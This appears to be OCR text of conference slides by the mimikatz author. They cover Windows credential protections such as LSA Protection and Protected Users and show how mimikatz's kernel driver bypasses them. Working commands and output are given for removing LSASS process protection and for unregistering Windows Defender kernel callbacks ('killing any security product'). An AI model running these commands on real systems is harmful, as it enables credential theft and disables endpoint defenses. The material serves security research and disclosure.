

Administra...
This PC
Network
Recycle Bin
Control Panel
Win32
vmshare
mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz # _
HATERS
GONNA HATE
Windows Technical Preview for Enterprise
Evaluation copy. Build 9879
FRA
03:08

Microsoft ?

They make good stuff, really!

- **Windows 8.1 and backported to 7**
  - **“Restricted Admin mode for Remote Desktop Connection”**
    - Prevent credentials to be sent on a remote server (network logon)
    - Allow authentication by « **pass-the-hash** » & « **pass-the-ticket** » via CredSSP
  - **“LSA Protection”**
    - Prevent access to LSASS process memory (protected process)
    - Bypassed by a simple driver (this is a flag)
  - **“Protected Users security group”**
    - No more NTLM, WDigest, CredSSP, no delegation or SSO... Kerberos only!
    - Kerberos tickets can be stolen and injected…

- **Windows 10 ???**
  - **LSA credentials isolation (maybe)**
    - Credentials outside the « main » OS ;
    - Crypto operation via RPC / LPC
    - Performance ? By default ?




Kernel time

- Mimikatz includes a driver to play with the Kernel part of Windows…
- It's signed with an expired certificate…. So it works, even in x64
- So I can unprotect protected process ☺

  …or protect unprotected process (?)

```
!processprotect /process:lsass.exe
/remove
```



Contre-rump express

newsoft time…

“Killing any security product

… using a Mimikatz undocumented feature”

```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 20 2014 01:35:31)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */

mimikatz # !+
[*] mimikatz driver not present
[+] mimikatz driver successfully registered
[+] mimikatz driver ACL to everyone
[+] mimikatz driver started

mimikatz # !notifprocess
[00] 0x82913758 [ntkrnlpa.exe + 0x000be758]
[01] 0x88AE0D74 [MpFilter.sys + 0x0000ad74]
[02] 0x88D799D8 [ksecdd.sys + 0x0000c9d8]
[03] 0x88D84D96 [cng.sys + 0x00004d96]
[04] 0x88E9BFA5 [tcpip.sys + 0x00081fa5]
[05] 0x82F14DFC [CI.dll + 0x0000edfc]
[06] 0xA1C341D9 [peauth.sys + 0x0000c1d9]

mimikatz # !notifobject
[…]
 * Process
        * Callback [type 3] - Handle 0x89A54150 (@ 0x89A54160)
                PreOperation  : 0x88AF9FFE [MpFilter.sys + 0x00023ffe]
        Open        - 0x82A65E93 [ntkrnlpa.exe + 0x00210e93]
```

```
mimikatz # !notifprocessremove 0x88AE0D74
Target = 0x88AE0D74
Removed  : 0x88AE0D74 [MpFilter.sys + 0x0000ad74]

mimikatz # !notifobjectremove 0x89A54160
Target = 0x89A54160
        * Callback [type 3] - Handle 0x89A54150 (@ 0x89A54160)
                PreOperation  : 0x88AF9FFE [MpFilter.sys + 0x00023ffe]
        * Callback [type 3] - Handle 0x89A54150 (@ 0x89A54160)
                PreOperation  : 0x85D2E048 [ ? ]
```

That's all Folks!

NSC #2
NoSuchCon

- blog http://blog.gentilkiwi.com
- mimikatz http://blog.gentilkiwi.com/mimikatz
- source https://github.com/gentilkiwi/mimikatz
- contact @gentilkiwi / benjamin@gentilkiwi.com